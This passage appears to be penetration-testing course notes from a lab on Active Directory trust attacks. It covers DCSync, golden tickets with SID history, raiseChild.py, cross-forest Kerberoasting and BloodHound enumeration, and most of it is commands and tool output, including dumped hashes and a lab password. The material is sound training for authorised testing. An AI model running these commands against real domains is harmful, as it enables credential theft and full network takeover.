F5aNP7EITdjQds0lbyb9K/iUY27iyw7dRVLz3y5Dic4S4+cvJBSz6Y1zJHpLkDfYVQbBUCfUps8ImJij
Hf+jggEhMIIBHaADAgEAooIBFASCARB9ggEMMIIBCKCCAQQwggEAMIH9oBswGaADAgEXoRIEEBrCyB2T
JTKolmppTTXOXQShHxsdTE9HSVNUSUNTLklOTEFORUZSRUlHSFQuTE9DQUyiEzARoAMCAQGhCjAIGwZo
YWNrZXKjBwMFAEDgAACkERgPMjAyMjAzMjkxNzA2NDFapREYDzIwMjIwMzI5MTcwNjQxWqYRGA8yMDIy
MDMzMDAzMDY0MVqnERgPMjAyMjA0MDUxNzA2NDFaqB8bHUxPR0lTVElDUy5JTkxBTkVGUkVJR0hULkxP
Q0FMqTIwMKADAgECoSkwJxsGa3JidGd0Gx1MT0dJU1RJQ1MuSU5MQU5FRlJFSUdIVC5MT0NBTA==
[+] Ticket successfully imported!
Confirming the Ticket is in Memory Using klist
Once again, you can check that the ticket is in memory using the klist.
PS C:\htb> klist
Current LogonId is 0:0xf6495
Cached Tickets: (1)
#0> Client: hacker @ LOGISTICS.INLANEFREIGHT.LOCAL
Server: krbtgt/LOGISTICS.INLANEFREIGHT.LOCAL @ LOGISTICS.INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/29/2022 10:06:41 (local)
End Time: 3/29/2022 20:06:41 (local)
Renew Time: 4/5/2022 10:06:41 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
Performing a DCSync Attack
Finally, you can test this access by performing a DCSync attack against the parent domain, targeting the lad_adm Domain Admin user.
PS C:\Tools\mimikatz\x64> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # lsadump::dcsync /user:INLANEFREIGHT\lab_adm
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\lab_adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : lab_adm
** SAM ACCOUNT **
SAM Username : lab_adm
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/27/2022 10:53:21 PM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-1001
Object Relative ID : 1001
Credentials:
Hash NTLM: 663715a1a8b957e8e9943cc98ea451b6
ntlm- 0: 663715a1a8b957e8e9943cc98ea451b6
ntlm- 1: 663715a1a8b957e8e9943cc98ea451b6
lm - 0: 6053227db44e996fe16b107d9d1e95a0
When dealing with multiple domains and your target domain is not the same as the user’s domain, you will need to specify the exact domain to perform the DCSync operation on the particular DC. The command for this would look like the following:
mimikatz # lsadump::dcsync /user:INLANEFREIGHT\lab_adm /domain:INLANEFREIGHT.LOCAL
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\lab_adm' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : lab_adm
** SAM ACCOUNT **
SAM Username : lab_adm
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/27/2022 10:53:21 PM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-1001
Object Relative ID : 1001
Credentials:
Hash NTLM: 663715a1a8b957e8e9943cc98ea451b6
ntlm- 0: 663715a1a8b957e8e9943cc98ea451b6
ntlm- 1: 663715a1a8b957e8e9943cc98ea451b6
lm - 0: 6053227db44e996fe16b107d9d1e95a0
Attacking Domain Trusts from Linux
You will still need to gather the same bits of information:
- The KRBTGT hash for the child domain
- The SID for the child domain
- The name of a target user in the child domain
- The FQDN of the child domain
- The SID of the Enterprise Admins group of the root domain
Performing DCSync with secretsdump.py
Once you have complete control of the child domain, LOGISTICS.INLANEFREIGHT.LOCAL, you can use secretsdump.py to DCSync and grab the NTLM hash for the KRBTGT account.
d41y@htb[/htb]$ secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d765b482771505cbe97411065964d5f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:d9a2d6659c2a182bc93913bbfa90ecbead94d49dad64d23996724390cb833fb8
krbtgt:aes128-cts-hmac-sha1-96:ca289e175c372cebd18083983f88c03e
krbtgt:des-cbc-md5:fee04c3d026d7538
[*] Cleaning up...
Performing SID Brute Forcing using lookupsid.py
Next, you can use lookupsid.py from the Impacket toolkit to perform SID brute forcing to find the SID of the child domain. In this command, whatever you specify for the IP address will become the target domain for a SID lookup. The tool will give you back the SID for the domain and the RIDs for each user and group that could be used to create their SID in the format DOMAIN_SID-RID. For example, from the output below, you can see that the SID of the lab_adm user would be S-1-5-21-2806153819-209893948-922872689-1001.
d41y@htb[/htb]$ lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation
Password:
[*] Brute forcing SIDs at 172.16.5.240
[*] StringBinding ncacn_np:172.16.5.240[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2806153819-209893948-922872689
500: LOGISTICS\Administrator (SidTypeUser)
501: LOGISTICS\Guest (SidTypeUser)
502: LOGISTICS\krbtgt (SidTypeUser)
512: LOGISTICS\Domain Admins (SidTypeGroup)
513: LOGISTICS\Domain Users (SidTypeGroup)
514: LOGISTICS\Domain Guests (SidTypeGroup)
515: LOGISTICS\Domain Computers (SidTypeGroup)
516: LOGISTICS\Domain Controllers (SidTypeGroup)
517: LOGISTICS\Cert Publishers (SidTypeAlias)
520: LOGISTICS\Group Policy Creator Owners (SidTypeGroup)
521: LOGISTICS\Read-only Domain Controllers (SidTypeGroup)
522: LOGISTICS\Cloneable Domain Controllers (SidTypeGroup)
525: LOGISTICS\Protected Users (SidTypeGroup)
526: LOGISTICS\Key Admins (SidTypeGroup)
553: LOGISTICS\RAS and IAS Servers (SidTypeAlias)
571: LOGISTICS\Allowed RODC Password Replication Group (SidTypeAlias)
572: LOGISTICS\Denied RODC Password Replication Group (SidTypeAlias)
1001: LOGISTICS\lab_adm (SidTypeUser)
1002: LOGISTICS\ACADEMY-EA-DC02$ (SidTypeUser)
1103: LOGISTICS\DnsAdmins (SidTypeAlias)
1104: LOGISTICS\DnsUpdateProxy (SidTypeGroup)
1105: LOGISTICS\INLANEFREIGHT$ (SidTypeUser)
1106: LOGISTICS\htb-student_adm (SidTypeUser)
Looking for the Domain SID
You can filter out the noise by piping the command output to grep and looking for just the domain SID.
d41y@htb[/htb]$ lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 | grep "Domain SID"
Password:
[*] Domain SID is: S-1-5-21-2806153819-209893948-92287268
Grabbing the Domain SID & Attaching to Enterprise Admin’s RID
Next, you can rerun the command, targeting the INLANEFREIGHT DC at 172.16.5.5 and grab the domain SID S-1-5-21-3842939050-3880317879-2865463114 and attach the RID of the Enterprise Admins group. Here is a handy list of well-known SIDs.
d41y@htb[/htb]$ lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"
Password:
[*] Domain SID is: S-1-5-21-3842939050-3880317879-2865463114
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\administrator (SidTypeUser)
501: INLANEFREIGHT\guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
514: INLANEFREIGHT\Domain Guests (SidTypeGroup)
515: INLANEFREIGHT\Domain Computers (SidTypeGroup)
516: INLANEFREIGHT\Domain Controllers (SidTypeGroup)
517: INLANEFREIGHT\Cert Publishers (SidTypeAlias)
518: INLANEFREIGHT\Schema Admins (SidTypeGroup)
519: INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
Constructing a Golden Ticket using ticketer.py
Next, you can use ticketer.py from the Impacket toolkit to construct a Golden Ticket. This ticket will be valid to access resources in the child domain and the parent domain.
d41y@htb[/htb]$ ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for LOGISTICS.INLANEFREIGHT.LOCAL/hacker
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in hacker.ccache
The ticket will be saved down to your system as a credential cache (ccache) file, which is a file used to hold Kerberos credentials.
Setting the KRB5CCNAME Environment Variable
Setting the KRB5CCNAME environment variable tells the system to use this file for Kerberos authentication attempts.
d41y@htb[/htb]$ export KRB5CCNAME=hacker.ccache
Getting a SYSTEM shell using Impacket’s psexec.py
You can check if you can successfully authenticate to the parent domain’s DC using Impacket’s version of Psexec. If succesful, you will be dropped into a SYSTEM shell on the target DC.
d41y@htb[/htb]$ psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
[*] Requesting shares on 172.16.5.5.....
[*] Found writable share ADMIN$
[*] Uploading file nkYjGWDZ.exe
[*] Opening SVCManager on 172.16.5.5.....
[*] Creating service eTCU on 172.16.5.5.....
[*] Starting service eTCU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> hostname
ACADEMY-EA-DC01
Performing the Attack with raiseChild.py
Impacket also has the tool raiseChild.py, which will automate escalating from child to parent domain. You need to specify the target DC and credentials for an administrative user in the child domain; the script will do the rest. If you walk through the output, you see that it starts by listing out the child and parent domain’s fully qualified domain names. It then:
- Obtains the SID for the Enterprise Admins group of the parent domain
- Retrieves the hash for the KRBTGT account in the child domain
- Creates a Golden Ticket
- Logs into the parent domain
- Retrieves credentials for the Administrator account in the parent domain
Performing the Attack with raiseChild.py
Finally, if the target-exec switch is specified, it authenticates to the parent’s DC via Psexec.
d41y@htb[/htb]$ raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_adm
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
Password:
[*] Raising child domain LOGISTICS.INLANEFREIGHT.LOCAL
[*] Forest FQDN is: INLANEFREIGHT.LOCAL
[*] Raising LOGISTICS.INLANEFREIGHT.LOCAL to INLANEFREIGHT.LOCAL
[*] INLANEFREIGHT.LOCAL Enterprise Admin SID is: S-1-5-21-3842939050-3880317879-2865463114-519
[*] Getting credentials for LOGISTICS.INLANEFREIGHT.LOCAL
LOGISTICS.INLANEFREIGHT.LOCAL/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d765b482771505cbe97411065964d5f:::
LOGISTICS.INLANEFREIGHT.LOCAL/krbtgt:aes256-cts-hmac-sha1-96s:d9a2d6659c2a182bc93913bbfa90ecbead94d49dad64d23996724390cb833fb8
[*] Getting credentials for INLANEFREIGHT.LOCAL
INLANEFREIGHT.LOCAL/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16e26ba33e455a8c338142af8d89ffbc:::
INLANEFREIGHT.LOCAL/krbtgt:aes256-cts-hmac-sha1-96s:69e57bd7e7421c3cfdab757af255d6af07d41b80913281e0c528d31e58e31e6d
[*] Target User account name is administrator
INLANEFREIGHT.LOCAL/administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad09182de639ccc6579eb0849751cf:::
INLANEFREIGHT.LOCAL/administrator:aes256-cts-hmac-sha1-96s:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6
[*] Opening PSEXEC shell at ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Requesting shares on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Found writable share ADMIN$
[*] Uploading file BnEGssCE.exe
[*] Opening SVCManager on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Creating service UVNb on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Starting service UVNb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL.....
[*] Stopping service UVNb.....
[*] Removing service UVNb.....
[*] Removing file BnEGssCE.exe.....
The script lists out the workflow and process in a comment as follows:
# The workflow is as follows:
# Input:
# 1) child-domain Admin credentials (password, hashes or aesKey) in the form of 'domain/username[:password]'
# The domain specified MUST be the domain FQDN.
# 2) Optionally a pathname to save the generated golden ticket (-w switch)
# 3) Optionally a target-user RID to get credentials (-targetRID switch)
# Administrator by default.
# 4) Optionally a target to PSEXEC with the target-user privileges to (-target-exec switch).
# Enterprise Admin by default.
#
# Process:
# 1) Find out where the child domain controller is located and get its info (via [MS-NRPC])
# 2) Find out what the forest FQDN is (via [MS-NRPC])
# 3) Get the forest's Enterprise Admin SID (via [MS-LSAT])
# 4) Get the child domain's krbtgt credentials (via [MS-DRSR])
# 5) Create a Golden Ticket specifying SID from 3) inside the KERB_VALIDATION_INFO's ExtraSids array
# and setting expiration 10 years from now
# 6) Use the generated ticket to log into the forest and get the target user info (krbtgt/admin by default)
# 7) If file was specified, save the golden ticket in ccache format
# 8) If target was specified, a PSEXEC shell is launched
#
# Output:
# 1) Target user credentials (Forest's krbtgt/admin credentials by default)
# 2) A golden ticket saved in ccache for future fun and profit
# 3) PSExec Shell with the target-user privileges (Enterprise Admin privileges by default) at target-exec
# parameter.
Cross-Forest Trust Attacks
Cross-Forest Trust Attacks - from Windwos
Cross-Forest Kerberoasting
Kerberos attacks such as Kerberoasting and ASREPRoasting can be performed across trusts, depending on the trust direction. In a situation where you are positioned in a domain with either an inbound or bidirectional domain/forest trust, you can likely perform various attacks to gain a foothold. Sometimes you cannot escalate privileges in your current domain, but instead can obtain a Kerberos ticket and crack a hash for an administrator user in another domain that has Domain/Enterprise Admin privileges in both domains.
Enumerating Accounts for Associated SPNs using Get-DomainUser
You can utilize PowerView to enumerate accounts in a target domain that have SPNs associated with them.
PS C:\htb> Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName
samaccountname
--------------
krbtgt
mssqlsvc
Enumerating the mssqlsvc Account
You see that there is on account with an SPN in the target domain. A quick check shows that this account is a member of the Domain Admins group in the target domain, so if you can Kerberoast it and crack the hash offline, you’d have full admin rights to the target domain.
PS C:\htb> Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof
samaccountname memberof
-------------- --------
mssqlsvc CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
Performing a Kerberoasting Attacking with Rubeus Using /domain Flag
Perform a Kerberoasting attack across the trust using Rubeus. You run the tool and include the /domain: flag and specify the target.
PS C:\htb> .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User : mssqlsvc
[*] Target Domain : FREIGHTLOGISTICS.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL/DC=FREIGHTLOGISTICS,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=mssqlsvc)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName : mssqlsvc
[*] DistinguishedName : CN=mssqlsvc,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
[*] ServicePrincipalName : MSSQLsvc/sql01.freightlogstics:1433
[*] PwdLastSet : 3/24/2022 12:47:52 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLsvc/sql01.freightlogstics:1433@FREIGHTLOGISTICS.LOCAL*$<SNIP>
You could run the hash through Hashcat. If it cracks, you’ve now quickly expanded your access to fully control two domains by leveraging a pretty standard attack and abusing the authentication direction and setup of the bidirectional forest trust.
Admin Password Re-Use & Group Membership
From time to time, you’ll run into a situation where there is a bidirectional forest trust managed by admins from the same company. If you can take over Domain A and obtain cleartext passwords or NT hashes for either the built-in Administrator account, and Domain B has a highly privileged account with the same name, then it is worth checking for passowrd reuse across the two forests.
You may also see users or admins from Domain A as members of a group in Domain B. Only Domain Local Groups allow security principals from outside its forest. You may see a Domain Admin or Enterprise Admin from Domain A as a member of the built-in Administrators group in Domain B in a bidirectional forest trust relationship. If you can take over this admin user in Domain A, you would gain full administrative access to Domain B based on group membership.
Using Get-DomainForeignGroupMember
You can use the PowerView function Get-DomainForeignGroupMember to enumerate groups with users that do not belong to the domain, also known as foreign group membership. Try this against the FREIGHTLOGISTICS.LOCAL domain with which you have an external bidirectional forest trust.
PS C:\htb> Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL
GroupDomain : FREIGHTLOGISTICS.LOCAL
GroupName : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=FREIGHTLOGISTICS,DC=LOCAL
MemberDomain : FREIGHTLOGISTICS.LOCAL
MemberName : S-1-5-21-3842939050-3880317879-2865463114-500
MemberDistinguishedName : CN=S-1-5-21-3842939050-3880317879-2865463114-500,CN=ForeignSecurityPrincipals,DC=FREIGHTLOGIS
TICS,DC=LOCAL
PS C:\htb> Convert-SidToName S-1-5-21-3842939050-3880317879-2865463114-500
INLANEFREIGHT\administrator
Accessing DC03 Using Enter-PSSession
The above command output shows that the built-in Administrators group in FREIGHTLOGISTICS.LOCAL has the built-in Administrator account for the INLANEFREIGHT.LOCAL domain as a member. You can verify this access using the Enter-PSSession cmdlet to connect over WinRM.
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -Credential INLANEFREIGHT\administrator
[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS C:\Users\administrator.INLANEFREIGHT\Documents> whoami
inlanefreight\administrator
[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS C:\Users\administrator.INLANEFREIGHT\Documents> ipconfig /all
Windows IP Configuration
Host Name . . . . . . . . . . . . : ACADEMY-EA-DC03
Primary Dns Suffix . . . . . . . : FREIGHTLOGISTICS.LOCAL
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : FREIGHTLOGISTICS.LOCAL
From the command output above, you can see that you successfully authenticated to the Domain Controller in the FREIGHTLOGISTICS.LOCAL domain using the Administrator account from the INLANEFREIGHT.LOCAL domain across the bidirectional forest trust. This can be a quick win after taking control of a domain and is always worth checking for if a bidirectional forest trust is present during an assessment and the second forest is in-scope.
SID History Abuse - Cross Forest
SID History can also be abused across a forest trust. If a user is migrated from one forest to another and SID Filtering is not enabled, it becomes possible to add a SID from the other forest, and this SID will be added to the user’s token when authenticating across the trust. If the SID of an account with administrative privileges in Forest A is added to the SID histroy attribute of an account in Forest B, assuming they can authenticate across the forest, then this account will have administrative privileges when accessing resources in the partner forest. In the below diagram, you can see an example of the jjones user being migrated from the INLANEFREIGHT.LOCAL domain to the CORP.LOCAL domain in a different forest. If SID Filtering is not enabled when this migration is made and the user has administrative privileges in the INLANEFREIGHT.LOCAL domain, then they will retain their administrative rights/access in INLANEFREIGHT.LOCAL while being a member of the new domain, CORP.LOCAL in the second forest.
Cross-Forest Trust Attacks - from Linux
Cross-Forest Kerberoasting
Using GetUserSPNs.py
d41y@htb[/htb]$ GetUserSPNs.py -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
----------------------------------- -------- ------------------------------------------------------ -------------------------- --------- ----------
MSSQLsvc/sql01.freightlogstics:1433 mssqlsvc CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL 2022-03-24 15:47:52.488917 <never>
Using the -request Flag
Rerunning the command with the -request flag added gives you the TGS ticket. You could also add -outputfile <OUTPUT_FILE> to output directly into a file that you could then turn around and run Hashcat against.
d41y@htb[/htb]$ GetUserSPNs.py -request -target-domain FREIGHTLOGISTICS.LOCAL INLANEFREIGHT.LOCAL/wley
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
----------------------------------- -------- ------------------------------------------------------ -------------------------- --------- ----------
MSSQLsvc/sql01.freightlogstics:1433 mssqlsvc CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL 2022-03-24 15:47:52.488917 <never>
$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$FREIGHTLOGISTICS.LOCAL/mssqlsvc*$10<SNIP>
You could then attempt to crack this offline using Hashcat mode 131000. If successful, you’d be able to authenticate into the FREIGHTLOGISTICS.LOCAL domain as a Domain Admin. If you are successful with this type of attack during a real-world assessment, it would also be worth checking to see if this account exists in your current domain and if it suffers from password re-use. This could be a quick win for you if you have not yet been able to escalate in your current domain. Even if you already have control over the current domain, it would be wort adding a finding to your report if you do find password re-use across similarly named accounts in different domains.
Hunting Foreign Group Membership with BloodHound-python
You may, from time to time, see users or admins from one domain as members of a group in another domain. Since only Domain Local Groups allow users from outside their forest, it is not uncommon to see a highly privileged user from Domain A as a member of the built-in Administrator group in Domain B when dealing with a bidirectional forest trust relationship. If you are testing from a Linux host, you can gather this information by using the Python implementation of BloodHound. You can use this tool to collect data from multiple domains, ingest it into the GUI tool and search for these relationships.
Adding INLANEFREIGHT.LOCAL Information to /etc/resolv.conf
On some assessments, your client may provision a VM for you that gets an IP from DHCP and is configured to use the internal domain’s DNS. You will be on an attack host without DNS configured in other instances. In this case, you would need to edit your resolv.conf file to run this tool since it requires a DNS hostname for the target DC instead of an IP address. You can edit the file as follows using sudo rights. Here you have commented out the current nameserver entries and added the domain name and the IP address of ACADEMY-EA-DC01 as the nameserver.
d41y@htb[/htb]$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "resolvectl status" to see details about the actual nameservers.
#nameserver 1.1.1.1
#nameserver 8.8.8.8
domain INLANEFREIGHT.LOCAL
nameserver 172.16.5.5
Running bloodhound-python against INLANEFREIGHT.LOCAL
Once this is in place, you can run the tool against the target domain as follows:
d41y@htb[/htb]$ bloodhound-python -d INLANEFREIGHT.LOCAL -dc ACADEMY-EA-DC01 -c All -u forend -p Klmcargo2
INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC01
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 559 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC01
INFO: Found 2950 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC02.LOGISTICS.INLANEFREIGHT.LOCAL
INFO: Found 183 groups
INFO: Found 2 trusts
<SNIP>
Compressing the File with zip -r
You can compress the resultant zip files to upload one single zip file directly into the BloodHound GUI.
d41y@htb[/htb]$ zip -r ilfreight_bh.zip *.json
adding: 20220329140127_computers.json (deflated 99%)
adding: 20220329140127_domains.json (deflated 82%)
adding: 20220329140127_groups.json (deflated 97%)
adding: 20220329140127_users.json (deflated 98%)
Repeating these Steps for FREIGHTLOGISTICS.LOCAL
d41y@htb[/htb]$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "resolvectl status" to see details about the actual nameservers.
#nameserver 1.1.1.1
#nameserver 8.8.8.8
domain FREIGHTLOGISTICS.LOCAL
nameserver 172.16.5.238
d41y@htb[/htb]$ bloodhound-python -d FREIGHTLOGISTICS.LOCAL -dc ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL -c All -u forend@inlanefreight.local -p Klmcargo2
INFO: Found AD domain: freightlogistics.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 9 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL
INFO: Found 52 groups
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
Viewing Dangerous Rights through BloodHound
After uploading the second set of data, you can click on “Users with Foreign Domain Group Membership” under the “Analysis” tab and select the source domain as INLANEFREIGHT.LOCAL. Here, you will see the built-in Administrator account for the INLANEFREIGHT.LOCAL domain is a member of the built-in Administrators group in the FREIGHTLOGISTIC.LOCAL domain.

Windows Lateral Movement
Introduction
Lateral Movement refers to the techniques you use to move through a network after gaining initial access. By understanding lateral movement, attackers and defenders can better navigate and secure networks. This knowledge allows defenders to implement more effective security measures and helps attackers identify and exploit weaknesses in network defenses, ultimately leading to a more robust and resilient security posture.
It involves moving from one system to another within a network, often with the goal of escalating privileges or accessing sensitive data. Using lateral movement techniques, you can move deeper into a network in search of credentials, sensitive data, and other high-value assets.
To perform a lateral movement, you need any form of credentials, including passwords, hashes, tickets, SSH keys, and session cookies. You can leverage those to connect to a remote computer in the network. Effective lateral movement requires a deep understanding of network architectures and the ability to identify services and protocols you can leverage to execute code on remote systems.
Networks & Systems
Understanding how networks and systems work is crucial to performing lateral movement. Your initial step is to identify or map the network devices that you can target; you can do that through port scanning, ping sweep, or using AD information.
Once you understand the network, you need to be aware that some systems may be out of reach because of network segmentation or firewall restrictions. In those cases, you need to think outside the box to get access to those services.
Direct Lateral Movement
… is where you can execute commands directly on the target machine and force the target machine to connect back to you. For example, if you compromise SRV01 and need to move laterally to SRV02, you can use PSExec from SRV01 to execute commands on SRV02 and obtain a session or shell on SRV02.
Indirect Lateral Movement
… involves executing commands on the target machine when it receives instructions from another system. For example, suppose you can’t reach SRV02 directly from SRV01 due to a network firewall restriction, but SRV02 can connect to the Windows Update Server. In this case, if you compromise the WSUS server and create a fake Windows Update that executes your desired command, once SRV02 retrieves the update, it will run your malicious update, allowing you to obtain a shell on SRV02.
Network Segmentation
Understanding network segmentation is crucial for effectively performing lateral movement as attackers. Network segmentation involves dividing a network into smaller, isolated segments to limit the spread of an attack. Proper network segmentation can:
- Contain breaches: Restrict your movement and reduce the attack surface.
- Enhance monitoring: Allow for more focused and effective monitoring of network traffic.
- Improve access control: Enforce strict access policies between different segments.
